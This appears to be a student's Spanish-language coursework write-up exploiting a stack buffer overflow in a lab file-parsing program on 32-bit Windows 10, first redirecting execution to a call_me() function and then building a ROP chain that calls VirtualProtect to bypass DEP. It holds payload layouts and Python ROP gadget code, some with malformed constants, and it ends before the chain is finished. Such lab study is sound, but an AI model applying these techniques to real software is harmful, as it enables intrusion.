Modulo-4 Vulnerabilidades y análisis Tarea.1

Ramon G.Gaztelupe

1.- Análisis de la Vulnerabilidad

Las pruebas las haremos en una maquina Windows 10 21H2 32bits, me ha resultado mas cómodo hacerla desde vmware, deshabilitare las protecciones DEP y ASLR para esta primera parte.

Al principio del programa podemos observar como se declara un Buffer de 220h = 544(decimal) y otro Src de 10h = 16(decimal)

```
Buffer= byte ptr -220h
var_20= byte ptr -20h
Src= dword ptr -10h
Stream= dword ptr -0Ch
FileName= dword ptr  8
```

Mas adelante podemos ver como se almacena a través del FREAD el contenido del archivo concretamente 512 bytes por lo tanto no podremos desbordarlo ya que esta declarado en 544

```
mov     eax, [ebp+Stream]
mov     [esp+12], eax   ; Stream
mov     dword ptr [esp+8], 512 ; ElementCount
mov     dword ptr [esp+4], 1 ; ElementSize
lea     eax, [ebp+Buffer]
mov     [esp], eax      ; Buffer
call    _fread
```

Lo siguiente que hace el programa a través de la función _strstr() es comparar Buffer con la cadena 'http://' y si la encuentra nos devolverá un puntero a la primera aparición.

```
mov     dword ptr [esp+4], offset SubStr ; "http://"
lea     eax, [ebp+Buffer]
mov     [esp], eax      ; Str
call    _strstr
```

Una vez encuentra la cadena la copia a al destino sin tener en cuenta el tamaño del destino que en este caso son 16bytes y es aquí donde se produce el desbordamiento:

```
Src = strstr(Buffer, "http://");
if ( !Src )
  return puts("URL no encontrada :(");
memcpy(v3, Src, 256u);
printf("URL: %s\n", v3);
return fclose(Stream);
}
```

256 bytes del contenido de Src

16bytes

Src contendra todo el contenido de Buffer a partir de “http://“

Por lo tanto si generamos un archivo con la cadena “http://” seguidos de mas de 16bytes generaremos un desbordamiento del buffer.

Ademas aprovecharemos el otro buffer declarado para inyectar una shellcode que la incrustaremos detrás de la cadena "http://"

\x90\x90\x90\x90\x90\x90	HTTP://	AAAAAAAAAAAAAAA

Tendremos que bypasear la función fclose() ya que sobrescribiremos el puntero que se le pasa como parámetro antes de llegar al retorno de la función parse_file().

NOP+SHELLCODE	HTTP://	(\x41*13) + NULL + (\x41*12) + RET

2.- Exploit - _call_me()

Lo primero que aremos sera encontrar la dirección en memoria de la función a la que llamaremos una vez controlemos la dirección de retorno.


Podemos ver que el prologo de la función comienza en la dirección *0x00401530* pero aprovecharemos la tira de NOP´S que tenemos para saltar encima y asegurarnos el no estropear la reserva del stack de la función. Saltaremos a la dirección ☐ *0x00401527*

Por lo tanto tenemos que generar un documento que contenga la siguiente estructura:

HTTP://	**(\x41*13)** + **\x00\x00\x00\x00** + **(\x41*12)** + **\x27\x15\x40** [extraemos NULL BYTES]

Hacemos un sencillo script en python que nos genere un archivo con esa estructura para inyectarlo dentro del programa:


SCRIPT PYTHON	**SALIDA (url.txt)**





Miremos en el debugger como funciona el exploit, pondremos breakpoints en **memcpy**, **fclose** , **leave** y **retn**

Arrancamos y podemos observar el primer BP que esta en CALL MEMCPY como se encuentra el stack y registros:


EBP: apunta a *0x0065FE88* y la siguiente dirección en el stack es el retorno de la función que apunta a *0x00401686* que seria el principio del epilogo de función del main()










Ejecutamos hasta la siguiente instrucción y memcpy debería de sobrescribir la dirección de retorno con la función call_me() a la que queremos redireccionar el flujo de ejecución:








Efectivamente tenemos el flujo de ejecución del programa donde queríamos, ahora solo queda dejar que fluya hasta la función que se nos pide:





3.- Exploit + Shellcode + ROP


Primero explicare el contexto de ejecución, tenemos un windows 10 21H2 de 32 bits con ASLR deshabilitado y DEP activado por lo tanto estamos ante un stack que no permite instrucciones

ejecutables, por lo tanto tendremos que ejecutar instrucciones que ya estén en la memoria del programa vulnerable y que les sigan con una instrucción RETN, de esta forma el programa saltara constantemente a direcciones de memoria que si son ejecutables y volverá al stack a través de un RETN para continuar con la siguiente dirección de memoria.

Aprovecharemos que el sistema trabaja en 32bits y que la convención de llamadas _stdcall nos permite pushear los valores en la pila a través de los registros del procesador y hacer la llamada a la API.

Lo que aremos sera construir una cadena ROP que mueva a los registros del procesador todos los valores que queremos, hacer PUSHAD y meter en el stack los parámetros para hacer una llamada la API VirtualProtect que se encuentra en la librería dinámica Kernel32.dll y que nos permite dar permisos de ejecución a la zona en la que tenemos almacenada nuestra shellcode.

El exploit que e construido para controlar el flujo de ejecución del programa vulnerable tiene el siguiente diseño:



Previamente hemos hecho un análisis de la vulnerabilidad así que a partir de aquí iré explicando las cadenas ROP que hemos creado para ejecutar nuestra shellcode:


El primer ROP viene después de la ejecución de la instrucción LEAVE esta instrucción viene seguida de un RET que es la dirección que controlamos, el programa tiene que restaurar el stack al salir de una función y volver al main(), nuestro overflow se produce dentro de una función del propio programa y necesitamos crear un stack "ficticio" y redirigir la ejecución a ese punto donde tenemos el resto de la cadena ROP y nuestra shellcode.


LEAVE ☐ SET ESP a EBP y POP EBP

Para mitigar eso y ya que también podemos sobrescribir EBP antes de EIP apuntaremos con EBP al principio del stack y con 3 cadenas ROP modificaremos ESP y automáticamente nuestro puntero de instrucción redireccionara el flujo de ejecución a la parte del stack que nosotros queremos

```
112
113     esp  = struct.pack('<L',0x77898381) # XCHG EAX,EBP # RETN
114     esp += struct.pack('<L',0x77387b7f) # XCHG EAX,ESP # RETN
115     esp += struct.pack('<L',0x77898381) # XCHG EAX,EBP # RETN
116
```

Este es nuestro primer ROP, usaremos la instrucción XCHG para cambiar los valores entre registros, a falta de uno directo pasaremos a EAX y de EAX a ESP y lo volveremos a dejar como estaba.





Continuaremos la ejecución hasta terminar el ROP y lleguemos a la zona baja del STACK donde tenemos el resto del exploit:

La API VirtualProtect tiene esta estructura:

```
#BOOL VirtualProtect(
#  [in]  LPVOID lpAddress,
#  [in]  SIZE_T dwSize,
#  [in]  DWORD  flNewProtect,
#  [out] PDWORD lpflOldProtect
#);
```

Necesitamos un puntero a la API VirtualProtect, la dirección del principio de nuestra shellcode, el tamaño de la zona a la que queremos cambiar los permisos, el flag PAGE_EXECUTE_READ_WRITE que es 0x40 y un puntero a un zona con permisos de escritura en la que se recibe el valor de protección de acceso anterior.

ESI ☐ memoria*VirtualProtect()*
EBP ☐ call ESP
EBX ☐ *SIZE_T* en nuestro caso con 301
EDX ☐ *flNewProtect* ☐ 0x40
ECX ☐ *lpflOldProtect* ☐ 0x00406703
EDI ☐ ROP NOP
EAX ☐ 0x90909090 ☐ la API utiliza este registro para almacenar el BOOL de salida ☐ 1 si termina con éxito ☐ 0 NULL

Tener en cuenta que no podremos escribir en el archivo valores "\x00" por la función **_strstr()** lo detecta como cadena final y no conseguiremos que llegue a "http://" y guarde el puntero al comienzo de esa cadena para que **memcpy()** sobrescriba el buffer URL y consigamos el overflow.


Siguiente ROP para el registro ESI , tenemos que dejar en este registro un puntero a la API VirtualProtect, tenemos un puntero a la **IAT** ☐ kernel32!virtualprotect ☐ *0x00406158* , pero la dirección contiene bytes nulos "\x00".


Por falta de instrucciones mejores decidí sumar la dirección que necesitamos a *0x90909090* para después restarla y obtener así nuestra dirección:


EAX: 0x90909090+0x00406158 = *0x90d0f1e8*
ESI: 0x90909090
ESI: EAX-ESI = *0x00406158*

Tuvimos que compensar la cadena # SUB EAX,ESI # POP ESI # RETN con un ROP NOP para después extraer de EAX el contenido del puntero que seria la propia dirección de VirtualProtect.

```
rop  = struct.pack('<L',0x77388805) # POP EAX # RETN
rop += struct.pack('<L',0x90d0f1e8)
rop += struct.pack('<L',0x769f0bd2) # POP ESI # RETN
rop += struct.pack('<L',0x90909090)
rop += struct.pack('<L',0x769f0bd0) # SUB EAX,ESI # POP ESI # RETN
rop += struct.pack('<L',0x75b2a296) # NOP
rop += struct.pack('<L',0x778811c2) # MOV EAX,DWORD PTR DS:[EAX] # RETN
rop += struct.pack('<L',0x778a60c3) # XCHG EAX,ESI # RETN
```








En el registro EBP dejaremos una dirección de memoria que apunte a un ROP ☐ CALL ESP,RETN para volver e ESP tras salir de la ejecución:

En este punto ya tenemos 2 registros con los valores que queremos

```
#EBP
rop +=struct.pack('<L',0x77378836)  # POP EBP # RETN
rop +=struct.pack('<L',0x75bb4655)  # call esp
```

En este momento nuestro stack tiene este aspecto:





Toca construir EBX como e comentado antes queremos que contenga 301 ☐ que serán de sobra para los 195 bytes de la shellcode y los 25nops previos pero para ir sobre seguro.


Eso significa que tendríamos que pushear 0x00000301 , nuestra problema eran los bytes "\x00" así que hemos rebuscado entre los gadgets que nos han devuelto MONA! Que eran muchísimos y aremos la siguiente secuencia

Popearemos 0xffffcff y haciendo el NEG de ese valor obtendríamos 0x00000301 en nuestro registro, previamente limpiaremos el registro EAX que hemos usado antes, no hemos conseguido una instrucción que haga NEG a EBX por lo tanto moveremos el valor a EAX aremos NEG a EAX volveremos a cambiar EAX con EBX y ya tendríamos 301 en nuestro registro EBX.

```
#EBX
rop += struct.pack('<L',0x769ff352) # POP EBX # RETN
rop += struct.pack('<L',0xffffffcff) # 301->NEG -> 0xffffffcff
rop += struct.pack('<L',0x769c062e) # XOR EAX,EAX # RETN
rop += struct.pack('<L',0x77337926) # XCHG EAX,EBX # RETN
rop += struct.pack('<L',0x769f3798) # NEG EAX # RETN
rop += struct.pack('<L',0x77337926) # XCHG EAX,EBX # RETN
rop += struct.pack('<L',0x769c062e) # XOR EAX,EAX # RETN 0
```










Para EDX hemos seguido los mismos paso que con el anterior registro, necesitamos *0x00000040* que corresponde al flag EXECUTE_READ_WRITE, por lo tanto pushearemos en **EAX** ☐ *0xffffc0* ☐ NEG EAX = *0x00000040* ya que solo podemos operar con EAX y después aremos un cambio de registros

```
#EDX
rop += struct.pack('<L',0x769c062e) # XOR EAX,EAX # RETN
rop += struct.pack('<L',0x77897cc2) # POP EDX # RETN
rop += struct.pack('<L',0xfffffffc0) # NEG -> 40
rop += struct.pack('<L',0x7780f282) # XCHG EAX,EDX # RETN
rop += struct.pack('<L',0x769f3798) # NEG EAX # RETN
rop += struct.pack('<L',0x7780f282) # XCHG EAX,EDX # RETN
rop += struct.pack('<L',0x769c062e) # XOR EAX,EAX # RETN
```

Limpiamos previamente **EAX** haciendo **XOR** sobre si mismo *0x00000000*








Para el registro ECX usaremos el método del puntero IAT del principio, sumar la dirección que queremos a *0x90909090* y restarlo,
El inconveniente a sido el cambiar el resultado almacenado en EAX a ECX, después de mirar todas las posibles instrucciones que interactuaban con ECX solo pude aprovechar esta:


XCHG EAX,**ECX** # **CLC** # **DEC ECX** # **RETN 0x24**


Por lo tanto añadiremos a la cadena ROP una instrucción para añadir 1 a ECX y compensar el **DEC ECX** y para el **RETN** 0x24 aremos **10 ROP-NOP** □ 10x4 □**40** ya que **0x24** □ **36d** y llegaríamos al siguiente ROP que seria **EDI**
CLC interactuá con los flags del procesador y no nos afecta


```
#ECX
rop += struct.pack('<L',0x7734f7a6) # POP ECX # RETN
rop += struct.pack('<L',0x9050298D) # 0x9050298D
rop += struct.pack('<L',0x77388805) # POP EAX # RETN
rop += struct.pack('<L',0x90909090)
rop += struct.pack('<L',0x773a985a) # SUB EAX,ECX # RETN
rop += struct.pack('<L',0x773a96e8) # ADD EAX,1 #añadimos 1 a EAX para compensar el DEC ECX
rop += struct.pack('<L',0x778dce54) # XCHG EAX,ECX # CLC # DEC ECX # RETN 0x24
rop += struct.pack('<L',0x75b2a296) # NOP #Compensamos RETN 0X24 con NOP-RETN

rop += struct.pack('<L',0x75b2a296) # NOP #RETN
rop += struct.pack('<L',0x75b2a296) # NOP #RETN
rop += struct.pack('<L',0x75b2a296) # NOP #RETN
rop += struct.pack('<L',0x75b2a296) # NOP #RETN
rop += struct.pack('<L',0x75b2a296) # NOP #RETN
rop += struct.pack('<L',0x75b2a296) # NOP #RETN
rop += struct.pack('<L',0x75b2a296) # NOP #RETN
rop += struct.pack('<L',0x75b2a296) # NOP #RETN
rop += struct.pack('<L',0x75b2a296) # NOP #RETN
```












Los registros **EDI** y **EAX** no los documentare, simplemente a EDI le hacemos PUSH de un ROP-RETN y a EAX le hacemos POP de *0x90909090* este registro lo utiliza la propia API para retornar en resultado BOOLEANO de la ejecución.

En este momento tenemos todos los registros configurados y tenemos que hacer PUSHAD para introducirlos todos al stack y entrar en VirtualProtect()

